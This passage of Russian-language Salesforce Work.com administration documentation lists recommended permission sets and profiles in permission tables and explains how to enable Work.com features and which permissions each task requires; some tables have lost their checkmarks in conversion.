| Типы копилки наград      | Доступно <input checked="" type="checkbox"/><br>Отображается <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> |                                     |                                     |                                     |                      |                       |
| Награды                  |  | <input checked="" type="checkbox"/> |                                     |                                     |                                     |                      |                       |
| Навыки                   | Доступно <input checked="" type="checkbox"/><br>Отображается <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> |                                     |                                     |                      |                       |
| Пользователи навыка      |  | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> |                      |                       |

**Табл. 22: Полномочия системы для профиля «Стандартный пользователь»**

| Полномочия системы     | Включено                            |
|------------------------|-------------------------------------|
| API включен            | <input checked="" type="checkbox"/> |
| Редактирование событий | <input checked="" type="checkbox"/> |
| Редактирование задач   | <input checked="" type="checkbox"/> |

## Менеджер циклов производительности



Как правило, набор полномочий «Менеджер циклов производительности» используется для создания и развертывания сводок по производительности для сотрудников.

 **Прим.:** Данный набор полномочий должен быть назначен дополнительно к набору полномочий «Стандартный пользователь».

**Табл. 23: Параметры объекта для профиля «Менеджер циклов производительности»**

| Имя объекта                        | Параметры вкладки  | Чтение  | Создание  | Редактирование   | Удаление  | Просмотр всех данных  | Изменение всех данных   |
|------------------------------------|--|---|---|--|---|---|---|
| Калибровка (вкладка)               | Доступно <br>Отображается  |   |   |  |   |   |   |
| Отзывы (объект)                    |  |  |  |  |  |  |  |
| Вопросы отзыва                     |  |  |  |  |  |  |  |
| Наборы вопросов отзыва             |  |  |  |  |  |  |  |
| Запросы отзывов (and Feedback tab) | Доступно <br>Отображается  |  |  |  |  |  |  |
| Циклы производительности           | Доступно <br>Отображается  |  |  |  |  |  |  |

**Табл. 24: Полномочия системы для профиля «Менеджер циклов производительности»**

| Полномочия системы                | Включено  |
|-----------------------------------|---|
| Включение калибровки Work.com     |  |
| Просмотр настройки и конфигурации |  |



## Автор настраиваемой эмблемы

Набор полномочий «Автор настраиваемой эмблемы» предоставляет пользователям возможность создания настраиваемых эмблем.

### Прим.:


- При включении параметра «Разрешить создание настраиваемых эмблем только определенной группе пользователей» пользователям должно быть также предоставлено полномочие «Создание» для объекта «Награда».
- Данный набор полномочий должен быть назначен дополнительно к набору полномочий «Стандартный пользователь».

**Табл. 25: Полномочия системы для профиля «Автор настраиваемой эмблемы»**

| Полномочия системы                         | Включено  |
|--|---|
| Создание определений настраиваемой эмблемы |  |
| Модерирование Chatter                      |  |

## Автор награды

Набор полномочий «Автор награды» предоставляет пользователям возможность связывания эмблем с реальными наградами.

 **Прим.:** Данный набор полномочий должен быть назначен дополнительно к набору полномочий «Стандартный пользователь».

**Табл. 26: Параметры объекта для профиля «Автор награды»**

| Имя объекта         | Чтение                              | Создание                            | Редактирование                      | Удаление                            | Просмотр всех данных | Изменение всех данных |
|---------------------|-------------------------------------|-------------------------------------|-------------------------------------|-------------------------------------|----------------------|-----------------------|
| Копилки наград      | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> |                      |                       |
| Типы копилки наград | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> |                      |                       |
| Награды             | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> |                      |                       |

**Табл. 27: Полномочия системы для профиля «Автор награды»**

| Полномочия системы                         | Включено                            |
|--|-------------------------------------|
| Создание определений настраиваемой эмблемы | <input checked="" type="checkbox"/> |

## Администратор Work.com

Набор полномочий «Администратор Work.com» предоставляет пользователю полный административный доступ к объектам и функциям Work.com. Данный набор полномочий должен быть назначен вместо набора полномочий «Стандартный пользователь».

**Табл. 28: Параметры объекта для профиля «Стандартный пользователь»**

| Имя объекта          | Параметры вкладки                                | Чтение                              | Создание                            | Редактирование                      | Удаление                            | Просмотр всех данных                | Изменение всех данных               |
|----------------------|--|-------------------------------------|-------------------------------------|-------------------------------------|-------------------------------------|-------------------------------------|-------------------------------------|
| Эмблемы (вкладка)    | Доступно <input checked="" type="checkbox"/>     |                                     |                                     |                                     |                                     |                                     |                                     |
|                      | Отображается <input checked="" type="checkbox"/> |                                     |                                     |                                     |                                     |                                     |                                     |
| Калибровка (вкладка) | Доступно <input checked="" type="checkbox"/>     |                                     |                                     |                                     |                                     |                                     |                                     |
|                      | Отображается <input checked="" type="checkbox"/> |                                     |                                     |                                     |                                     |                                     |                                     |
| Обучение (объект)    |  | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> |
| Обучение (вкладка)   | Доступно <input checked="" type="checkbox"/>     |                                     |                                     |                                     |                                     |                                     |                                     |
|                      | Отображается <input checked="" type="checkbox"/> |                                     |                                     |                                     |                                     |                                     |                                     |

| Имя объекта                                    | Параметры вкладки  | Чтение                              | Создание                            | Редактирование                      | Удаление                            | Просмотр всех данных                | Изменение всех данных               |
|--|--|-------------------------------------|-------------------------------------|-------------------------------------|-------------------------------------|-------------------------------------|-------------------------------------|
| Документы                                      |  | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> |
| Подтверждения                                  |  | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> |
| Отзывы (объект)                                |  | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> |
| Вопросы отзыва                                 |  | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> |
| Наборы вопросов отзыва                         |  | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> |
| Запросы отзывов (and Feedback tab)             | Доступно <input checked="" type="checkbox"/><br>Отображается <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> |
| Ссылки цели                                    |  | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> |
| Цели (объект)                                  |  | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> |
| Цели (поле «Дата завершения»)                  |  | <input checked="" type="checkbox"/> |                                     |                                     |                                     |                                     |                                     |
| Цели (поле «Является ключевой целью компании») |  | <input checked="" type="checkbox"/> |                                     | <input checked="" type="checkbox"/> |                                     |                                     |                                     |
| Цели (вкладка)                                 | Доступно <input checked="" type="checkbox"/><br>Отображается <input checked="" type="checkbox"/> |                                     |                                     |                                     |                                     |                                     |                                     |
| Ссылки на данные показателя                    |  | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> |
| Показатели                                     |  | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> |
| Циклы производительности                       | Доступно <input checked="" type="checkbox"/><br>Отображается <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> |
| Признание (вкладка)                            | Доступно <input checked="" type="checkbox"/><br>Отображается <input checked="" type="checkbox"/> |                                     |                                     |                                     |                                     |                                     |                                     |
| Кошкилки награда                               | Доступно <input checked="" type="checkbox"/><br>Отображается <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> |
| Типы кошкилки награда                          | Доступно <input checked="" type="checkbox"/><br>Отображается <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> |

| Имя объекта         | Параметры вкладки            | Чтение | Создание | Редактирование | Удаление | Просмотр всех данных | Изменение всех данных |
|---------------------|------------------------------|--------|----------|----------------|----------|----------------------|-----------------------|
| Награды             |                              | ✓      | ✓        | ✓              | ✓        | ✓                    | ✓                     |
| Навыки              | Доступно ✓<br>Отображается ✓ | ✓      | ✓        | ✓              | ✓        | ✓                    | ✓                     |
| Пользователи навыка |                              | ✓      | ✓        | ✓              | ✓        | ✓                    | ✓                     |

Табл. 29: Полномочия системы для профиля «Администратор Work.com»

| Полномочия системы                         | Включено |
|--|----------|
| API включен                                | ✓        |
| Создание определений настраиваемой эмблемы | ✓        |
| Редактирование событий                     | ✓        |
| Редактирование задач                       | ✓        |
| Включение калибровки Work.com              | ✓        |
| Модерирование Chatter                      | ✓        |
| Просмотр настройки и конфигурации          | ✓        |

СМ. ТАКЖЕ:


[Доступ к функциям Work.com](#)

[Назначение наборов полномочий Work.com](#)

## Рекомендованные профили Work.com

Создайте разные профили для разных типов пользователей Work.com.

Создайте профиль для каждого типа пользователя Work.com. Дополнительную информацию о создании профилей см. в разделе «Работа с профилями в исходном пользовательском интерфейсе профиля» или «Страница общих сведений в расширенном пользовательском интерфейсе профиля» (в зависимости от наличия параметра «Включить расширенный пользовательский интерфейс профиля»).

 **Прим.:** Организации Professional Edition должны будут предоставлять доступ посредством текущих профилей. Профили «Пользователь Work.com Only», «Пользователь Chatter Only» и «Стандартный пользователь» предоставляют основной доступ к объектам Work.com. Профиль «Системный администратор» предоставляет пользователям полный административный доступ ко всем функциям Work.com.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**



Чтобы назначить соответствующие параметры объекта и полномочия системы для каждого профиля, воспользуйтесь таблицами ниже.

## Стандартный пользователь

Профиль «Стандартный пользователь» предоставляет пользователю доступ ко всем основным функциям Work.com.

**Табл. 30: Параметры объекта для профиля «Стандартный пользователь»**

| Имя объекта                                    | Параметры вкладки              | Чтение | Создание | Редактирование | Удалить | Просмотр всех данных | Изменить всех данных |
|--|--------------------------------|--------|----------|----------------|---------|----------------------|----------------------|
| Эмблемы (вкладка)                              | Включены стандартные параметры |        |          |                |         |                      |                      |
| Обучение (объект)                              |                                | ✓      | ✓        | ✓              |         |                      |                      |
| Обучение (вкладка)                             | Включены стандартные параметры |        |          |                |         |                      |                      |
| Документы                                      |                                | ✓      | ✓        | ✓              |         |                      |                      |
| Подтверждения                                  |                                | ✓      | ✓        | ✓              | ✓       |                      |                      |
| Отзывы (объект)                                |                                | ✓      | ✓        | ✓              | ✓       |                      |                      |
| Вопросы отзыва                                 |                                | ✓      | ✓        | ✓              |         |                      |                      |
| Наборы вопросов отзыва                         |                                | ✓      | ✓        | ✓              |         |                      |                      |
| Запросы отзывов (И вкладка отзывов)            | Включены стандартные параметры | ✓      | ✓        | ✓              |         |                      |                      |
| Ссылки цели                                    |                                | ✓      | ✓        | ✓              | ✓       |                      |                      |
| Цели (объект)                                  |                                | ✓      | ✓        | ✓              | ✓       |                      |                      |
| Цели (поле «Дата завершения»)                  |                                | ✓      |          |                |         |                      |                      |
| Цели (поле «Является ключевой целью компании») |                                | ✓      |          |                |         |                      |                      |
| Цели (вкладка)                                 | Включены стандартные параметры |        |          |                |         |                      |                      |
| Ссылка на данные показателя                    |                                | ✓      | ✓        | ✓              | ✓       |                      |                      |

| Имя объекта              | Параметры вкладки              | Чтение | Создание | Редактирование | Удалить | Просмотр всех данных | Изменение всех данных |
|--------------------------|--------------------------------|--------|----------|----------------|---------|----------------------|-----------------------|
| Показатели               |                                | ✓      | ✓        | ✓              | ✓       |                      |                       |
| Циклы производительности | Включены стандартные параметры | ✓      |          |                |         |                      |                       |
| Признание (вкладка)      | Включены стандартные параметры |        |          |                |         |                      |                       |
| Копилки наград           | Включены стандартные параметры | ✓      |          |                |         |                      |                       |
| Типы копилки наград      | Включены стандартные параметры | ✓      |          |                |         |                      |                       |
| Награды                  |                                | ✓      |          |                |         |                      |                       |
| Навыки                   | Включены стандартные параметры | ✓      | ✓        |                |         |                      |                       |
| Пользователи навыка      |                                | ✓      | ✓        | ✓              | ✓       |                      |                       |

**Табл. 31: Полномочия системы для профиля «Стандартный пользователь»**

| Полномочия системы     | Включено |
|------------------------|----------|
| API включен            | ✓        |
| Редактирование событий | ✓        |
| Редактирование задач   | ✓        |

## Менеджер циклов производительности

Как правило, профиль «Менеджер циклов производительности» используется для создания и развертывания сводок по производительности для сотрудников.

**Табл. 32: Параметры объекта для профиля «Менеджер циклов производительности»**

| Имя объекта                                    | Параметры вкладки              | Чтение | Создание | Изменение | Удалить | Просмотр всех данных | Изменение всех данных |
|--|--------------------------------|--------|----------|-----------|---------|----------------------|-----------------------|
| Эмблемы (вкладка)                              | Включены стандартные параметры |        |          |           |         |                      |                       |
| Калибровка (вкладка)                           | Включены стандартные параметры |        |          |           |         |                      |                       |
| Обучение (объект)                              |                                | ✓      | ✓        | ✓         | ✓       |                      |                       |
| Обучение (вкладка)                             | Включены стандартные параметры |        |          |           |         |                      |                       |
| Документы                                      |                                | ✓      | ✓        | ✓         |         |                      |                       |
| Подтверждения                                  |                                | ✓      | ✓        | ✓         | ✓       |                      |                       |
| Отзывы (объект)                                |                                | ✓      | ✓        | ✓         | ✓       | ✓                    | ✓                     |
| Вопросы отзыва                                 |                                | ✓      | ✓        | ✓         | ✓       | ✓                    | ✓                     |
| Наборы вопросов отзыва                         |                                | ✓      | ✓        | ✓         | ✓       | ✓                    | ✓                     |
| Запросы отзывов (И вкладка отзывов)            | Включены стандартные параметры | ✓      | ✓        | ✓         | ✓       | ✓                    | ✓                     |
| Ссылки цели                                    |                                | ✓      | ✓        | ✓         | ✓       |                      |                       |
| Цели (объект)                                  |                                | ✓      | ✓        | ✓         | ✓       |                      |                       |
| Цели (поле «Дата завершения»)                  |                                | ✓      |          |           |         |                      |                       |
| Цели (поле «Является ключевой целью компании») |                                | ✓      |          |           |         |                      |                       |
| Цели (вкладка)                                 | Включены стандартные параметры |        |          |           |         |                      |                       |
| Ссылка на данные показателя                    |                                | ✓      | ✓        | ✓         | ✓       |                      |                       |
| Показатели                                     |                                | ✓      | ✓        | ✓         | ✓       |                      |                       |

| Имя объекта              | Параметры вкладки              | Чтение | Создание | Редактирование | Удалить | Просмотр всех данных | Изменение всех данных |
|--------------------------|--------------------------------|--------|----------|----------------|---------|----------------------|-----------------------|
| Циклы производительности | Включены стандартные параметры | ✓      | ✓        | ✓              | ✓       | ✓                    | ✓                     |
| Признание (вкладка)      | Включены стандартные параметры |        |          |                |         |                      |                       |
| Копилки наград           | Включены стандартные параметры | ✓      |          |                |         |                      |                       |
| Типы копилки наград      | Включены стандартные параметры | ✓      |          |                |         |                      |                       |
| Награды                  |                                | ✓      |          |                |         |                      |                       |
| Навыки                   | Включены стандартные параметры | ✓      | ✓        |                |         |                      |                       |
| Пользователи навыка      |                                | ✓      | ✓        | ✓              | ✓       |                      |                       |

**Табл. 33: Полномочия системы для профиля «Менеджер циклов производительности»**

| Полномочия системы                | Включено |
|-----------------------------------|----------|
| API включен                       | ✓        |
| Редактирование событий            | ✓        |
| Редактирование задач              | ✓        |
| Включение калибровки Work.com     | ✓        |
| Просмотр настройки и конфигурации | ✓        |

## Администратор Work.com

Профиль «Администратор Work.com» предоставляет пользователю полный административный доступ к объектам и функциям Work.com.

**Табл. 34: Параметры объекта для профиля «Администратор Work.com»**

| Имя объекта                                    | Параметры вкладки              | Чтение | Создание | Редактирование | Удалить | Просмотр всех данных | Изменить всех данных |
|--|--------------------------------|--------|----------|----------------|---------|----------------------|----------------------|
| Эмблемы (вкладка)                              | Включены стандартные параметры |        |          |                |         |                      |                      |
| Калибровка (вкладка)                           | Включены стандартные параметры |        |          |                |         |                      |                      |
| Обучение (объект)                              |                                | ✓      | ✓        | ✓              | ✓       | ✓                    | ✓                    |
| Обучение (вкладка)                             | Включены стандартные параметры |        |          |                |         |                      |                      |
| Документы                                      |                                | ✓      | ✓        | ✓              | ✓       | ✓                    | ✓                    |
| Подтверждения                                  |                                | ✓      | ✓        | ✓              | ✓       | ✓                    | ✓                    |
| Отзывы (объект)                                |                                | ✓      | ✓        | ✓              | ✓       | ✓                    | ✓                    |
| Вопросы отзыва                                 |                                | ✓      | ✓        | ✓              | ✓       | ✓                    | ✓                    |
| Наборы вопросов отзыва                         |                                | ✓      | ✓        | ✓              | ✓       | ✓                    | ✓                    |
| Запросы отзывов (И вкладка отзывов)            | Включены стандартные параметры | ✓      | ✓        | ✓              | ✓       | ✓                    | ✓                    |
| Ссылки цели                                    |                                | ✓      | ✓        | ✓              | ✓       | ✓                    | ✓                    |
| Цели (объект)                                  |                                | ✓      | ✓        | ✓              | ✓       | ✓                    | ✓                    |
| Цели (поле «Дата завершения»)                  |                                | ✓      |          |                |         |                      |                      |
| Цели (поле «Является ключевой целью компании») |                                | ✓      |          | ✓              |         |                      |                      |
| Цели (вкладка)                                 | Включены стандартные параметры |        |          |                |         |                      |                      |
| Ссылка на данные показателя                    |                                | ✓      | ✓        | ✓              | ✓       | ✓                    | ✓                    |
| Показатели                                     |                                | ✓      | ✓        | ✓              | ✓       | ✓                    | ✓                    |

| Имя объекта              | Параметры вкладки              | Чтение | Создание | Редактирование | Удалить | Просмотр всех данных | Изменение всех данных |
|--------------------------|--------------------------------|--------|----------|----------------|---------|----------------------|-----------------------|
| Циклы производительности | Включены стандартные параметры |        |          |                |         |                      |                       |
| Признание (вкладка)      | Включены стандартные параметры |        |          |                |         |                      |                       |
| Копилки наград           | Включены стандартные параметры |        |          |                |         |                      |                       |
| Типы копилки наград      | Включены стандартные параметры |        |          |                |         |                      |                       |
| Награды                  |                                |        |          |                |         |                      |                       |
| Навыки                   | Включены стандартные параметры |        |          |                |         |                      |                       |
| Пользователи навыка      |                                |        |          |                |         |                      |                       |

Табл. 35: Полномочия системы для профиля «Администратор Work.com»

| Полномочия системы                         | Включено |
|--|----------|
| API включен                                |          |
| Создание определений настраиваемой эмблемы |          |
| Редактирование событий                     |          |
| Редактирование задач                       |          |
| Включение калибровки Work.com              |          |
| Модерирование Chatter                      |          |
| Просмотр настройки и конфигурации          |          |

СМ. ТАКЖЕ:

[Доступ к функциям Work.com](#)

[Назначение профилей Work.com](#)

## Управление функциями Work.com

### Включение или выключение параметров Work.com

Страница «Параметры Work.com» позволяет пользователям включать и выключать разные функции организации (например, «Благодарность», «Награды», «Калибровка» и «Навыки»).

Все параметры, кроме разделов «Параметры благодарностей» и «Параметры навыков», требуют наличия лицензии Work.com. Лицензия Work.com доступна как дополнительная для версии **Professional Edition**, **Enterprise Edition** или **Unlimited Edition** и добавлена в версию **Performance Edition**.

1. Введите строку «Параметры Work.com» в поле «Быстрый поиск» меню «Настройка» и выберите пункт «**Параметры Work.com**».
2. Установите или снимите флажок напротив нужной функции Work.com.

| Функция  | Раздел                          | Описание  |
|--|---------------------------------|---|
| Включить благодарности   | <b>Параметры благодарностей</b> | <p>Данная функция позволяет пользователям выражать свою признательность посредством эмблем-благодарностей в ленте Chatter.</p> <p>При отключении данного параметра действие «Благодарность» будет недоступно в публикаторе Chatter. Тем не менее, сообщения-благодарности, созданные ранее, будут доступны без ограничений.</p> |
| Разрешить создание настраиваемых эмблем только определенной группе пользователей | <b>Параметры благодарностей</b> | <p>По умолчанию создание настраиваемых эмблем доступно всем пользователям. Данный параметр позволяет создавать эмблемы только пользователям с полномочием «Создание» для объекта «Награда».</p>   |
| Включить награды   | <b>Параметры признаний</b>      | <p>Данная функция позволяет дополнять эмблемы реальными наградами. Авторы наград могут загружать коды подарков для создания копилки наград.</p> <p>Дополнительную информацию о создании наград см. в разделе «Копилки наград».</p>  |
| Включить группы менеджеров для обучения  | <b>Параметры обучения</b>       | <p>Включите группы менеджеров, чтобы менеджеры могли иметь доступ к пространствам обучения отчитывающихся пользователей. Для включения этой</p>   |

#### ВЕРСИИ



Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition**,  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition**.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования параметров Work.com:

- «Настройка приложения»

| Функция   | Раздел                              | Описание   |
|---|-------------------------------------|--|
|   |                                     | настройки сначала следует включить «Группы менеджеров» в меню «Настройка» в разделе « <b>Параметры общего доступа</b> ».   |
| Включить группы менеджеров для целей  | <b>Параметры целей</b>              | Включите группы менеджеров, чтобы менеджеры могли иметь доступ к целям отчитывающихся пользователей. Для включения этой настройки сначала следует включить «Группы менеджеров» в меню «Настройка» в разделе « <b>Параметры общего доступа</b> ».   |
| Включить калибровку   | <b>Параметры производительности</b> | <p>Данная функция позволяет просматривать и обновлять показатели эффективности рабочих групп и отдельных пользователей.</p> <p> <b>Прим.:</b> В организациях, использующих версию <b>Performance Edition</b>, функция «Калибровка» не поддерживается следующими профилями: «Менеджер контрактов», «Пользователь Marketing», «Только для чтения» и «Менеджер решений».</p>   |
| Включить навыки   | <b>Параметры навыков</b>            | Данная функция позволяет пользователям добавлять навыки в свои профили и подтверждать навыки других пользователей. Включение данного параметра заменяет виджет «Профильные темы» в профиле Chatter.  |
| Ограничить редактирование навыков и подтверждений страницами сведений о записях | <b>Параметры навыков</b>            | <p>Данная функция позволяет пользователям выключать встроенное редактирование навыков и подтверждений в профилях Chatter, а также ограничивать редактирование страницами сведений о записях. Рекомендуем использовать данную функцию только при дополнении данных объектов настраиваемыми обязательными полями.</p> <p> <b>Прим.:</b> Не рекомендуем включать данный параметр при использовании навыков в профилях Chatter.</p> |
| Включить автоматические сообщения ленты о навыках                               | <b>Параметры навыков</b>            | Данная функция позволяет автоматически создавать сообщения ленты Chatter при добавлении нового навыка.   |
| Включить предложенные навыки  | <b>Параметры навыков</b>            | Данная функция позволяет отображать дополнительные навыки пользователей на основе их действий в темах Chatter.   |



**3. Нажмите кнопку «Сохранить».**

СМ. ТАКЖЕ:

- [Общие сведения о внедрении Work.com](#)
- [Общие сведения о циклах сводок по производительности](#)
- [Версии и полномочия Work.com](#)
- [Общие сведения о калибровке](#)
- [Настройка навыков](#)
- [Обращение в службу поддержки Work.com](#)

## Версии и полномочия Work.com

Большинство функций Work.com требуют наличия расширения Work.com, но функции «Навыки» и «Благодарность» (кроме наград) доступны пользователям Sales Cloud без ограничений. Полномочия и настройки, необходимые для выполнения разных задач, отображаются по функциям.

### Общие задачи администратора Work.com

Данный раздел содержит задачи для администрирования и внедрения Work.com.

| Задача администратора                    | Необходимые настройки и полномочия                                     |
|--|--|
| Включение функций Work.com:              | «Настройка приложения»   |
| Назначение администратора Work.com:      | «Настройка приложения»   |
| Назначение наборов полномочий:           | «Назначение наборов полномочий»  |
| Назначение профилей:                     | «Управление пользователями»  |
| Назначение лицензий пользователя:        | «Управление пользователями»  |
| Назначение лицензий на компоненты:       | «Управление пользователями»  |
| Настройка действий:                      | «Настройка приложения»   |
| Настройка полей, отслеживаемых в лентах: | «Настройка приложения»   |
| Настройка параметров безопасности поля:  | «Управление профилями и наборами полномочий»<br>«Настройка приложения» |

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Лицензия на компонент **Work.com** является дополнительной для версии **Professional Edition, Enterprise Edition, Unlimited Edition** или **Developer Edition** и добавленной в версию **Performance Edition**.

### Задачи для благодарностей и наград

Данный раздел содержит задачи для конечных пользователей Work.com (например, просмотр и создание эмблем-благодарностей и наград).

| Задача конечного пользователя  | Необходимые настройки и полномочия   |
|--------------------------------|--|
| Просмотр вкладки «Эмблемы»:    | Дополнительные полномочия пользователя не требуются  |
| Создание эмблемы:              | «Создание» для документов<br>По умолчанию параметр «Разрешить создание настраиваемых эмблем только определенной группе пользователей» выключен. При включении данного параметра пользователям требуется полномочие «Создание определений настраиваемой эмблемы». |
| Просмотр копилки наград:       | «Чтение» для копилки наград  |
| Создание копилки наград:       | «Создание» для наград<br>«Создание» для копилки наград   |
| Просмотр типов копилки наград: | «Чтение» для типов копилки наград  |
| Создание типов копилки наград: | «Создание» для типов копилки наград<br>«Чтение» и «Создание» для копилки наград<br>«Чтение» и «Создание» для наград  |

## Задачи для навыков

Данный раздел содержит задачи для конечных пользователей Work.com, использующих навыки.

| Задача конечного пользователя      | Необходимые настройки и полномочия  |
|------------------------------------|---|
| Добавление навыков:                | «Создание» для навыков и пользователей навыка                               |
| Удаление навыков:                  | «Чтение» для навыков<br>«Удаление» для пользователей навыка                 |
| Добавление подтверждений в навыки: | «Создание» для подтверждений<br>«Чтение» для навыков и пользователей навыка |

## Задачи для целей

Данный раздел содержит задачи для конечных пользователей Work.com, использующих цели.

| Задача конечного пользователя | Необходимые настройки и полномочия       |
|-------------------------------|--|
| Просмотр целей:               | «Чтение» для целей и ссылок цели         |
| Создание целей:               | «Создание» для целей и ссылок цели       |
| Редактирование целей:         | «Редактирование» для целей и ссылок цели |
| Удаление целей:               | «Удаление» для целей и ссылок цели       |

## Задачи для показателей

Данный раздел содержит задачи для конечных пользователей Work.com, использующих показатели.

| Задача конечного пользователя      | Необходимые настройки и полномочия         |
|------------------------------------|--|
| Просмотр показателей:              | «Чтение» для показателей                   |
| Создание показателей:              | «Создание» для показателей                 |
| Связывание показателей с отчетами: | «Создание» для ссылок на данные показателя |

## Задачи для обучения

Данный раздел содержит задачи для конечных пользователей Work.com, использующих пространства обучения.

| Задача конечного пользователя  | Необходимые настройки и полномочия |
|--------------------------------|------------------------------------|
| Просмотр пространств обучения: | «Чтение» для обучения              |
| Создание пространств обучения: | «Создание» для обучения            |
| Деактивация обучения:          | «Редактирование» для обучения      |

## Задачи для отзывов

Данный раздел содержит задачи для конечных пользователей Work.com, использующих отзывы.

| Задача конечного пользователя   | Необходимые настройки и полномочия   |
|---|--|
| Просмотр отзывов:   | «Чтение» для отзывов, вопросов отзыва, наборов вопросов отзыва и запросов отзыва<br>«Чтение» для циклов производительности             |
| Создание отзывов:   | «Создание» в разделе «Отзывы», «Вопросы отзыва», «Наборы вопросов отзыва» и «Запросы отзыва»<br>«Чтение» для циклов производительности |
| Редактирование или отправка отзывов:  | «Редактирование» для отзывов, вопросов отзыва, наборов вопросов отзыва и запросов отзыва<br>«Чтение» для циклов производительности     |
| Удаление отзывов (только для администраторов с полномочием «Изменение всех данных»/«Просмотр всех данных»): | «Удаление» для отзывов, вопросов отзыва, наборов вопросов отзыва и запросов отзыва<br>«Чтение» для циклов производительности           |

## Задачи для сводок по производительности

Данный раздел содержит задачи для конечных пользователей Work.com, использующих сводки по производительности.

| Задача конечного пользователя                        | Необходимые настройки и полномочия  |
|--|---|
| Просмотр сводок по производительности:               | «Чтение» для циклов производительности  |
| Создание сводок по производительности:               | «Создание» для циклов производительности  |
| Составление и отправка сводок по производительности: | «Создание», «Чтение» и «Редактирование» для отзывов, вопросов отзыва, наборов вопросов отзыва и запросов отзыва<br><br>«Чтение» для циклов производительности |
| Добавление коллег в сводки по производительности:    | «Создание», «Чтение» и «Редактирование» для отзывов, вопросов отзыва, наборов вопросов отзыва и запросов отзыва<br><br>«Чтение» для циклов производительности |

## Задачи для циклов сводок по производительности

Данный раздел содержит задачи для администраторов Work.com, управляющих циклами сводок по производительности.

| Задача администратора                                 | Необходимые настройки и полномочия   |
|---|--|
| Создание цикла сводок по производительности           | «Создание», «Чтение», «Редактирование», «Удаление», «Просмотреть все» и «Изменить все» для отзывов, вопросов отзыва, наборов вопросов отзыва, запросов отзыва и циклов производительности  |
| Добавление людей в цикл сводок по производительности: | «Просмотр настройки и конфигурации»<br><br>«Создание», «Чтение», «Редактирование», «Удаление», «Просмотреть все» и «Изменить все» для отзывов, вопросов отзыва, наборов вопросов отзыва, запросов отзыва и циклов производительности |
| Удаление людей из цикла сводок по производительности: | «Создание», «Чтение», «Редактирование», «Удаление», «Просмотреть все» и «Изменить все» для отзывов, вопросов отзыва, наборов вопросов отзыва, запросов отзыва и циклов производительности  |
| Редактирование цикла сводок по производительности:    | «Создание», «Чтение», «Редактирование», «Удаление», «Просмотреть все» и «Изменить все» для отзывов, вопросов отзыва, наборов вопросов отзыва, запросов отзыва и циклов производительности  |
| Просмотр вкладки «Калибровка»:                        | «Включить калибровку Work.com»   |

| Задача администратора                            | Необходимые настройки и полномочия   |
|--|--|
| <p>Редактирование оценок производительности:</p> | <p>«Создание», «Чтение» и «Редактирование» для отзывов, вопросов отзыва, наборов вопросов отзыва и запросов отзыва</p> <p>«Чтение» для циклов производительности</p> <p>«Включить калибровку Work.com»</p> |

СМ. ТАКЖЕ:

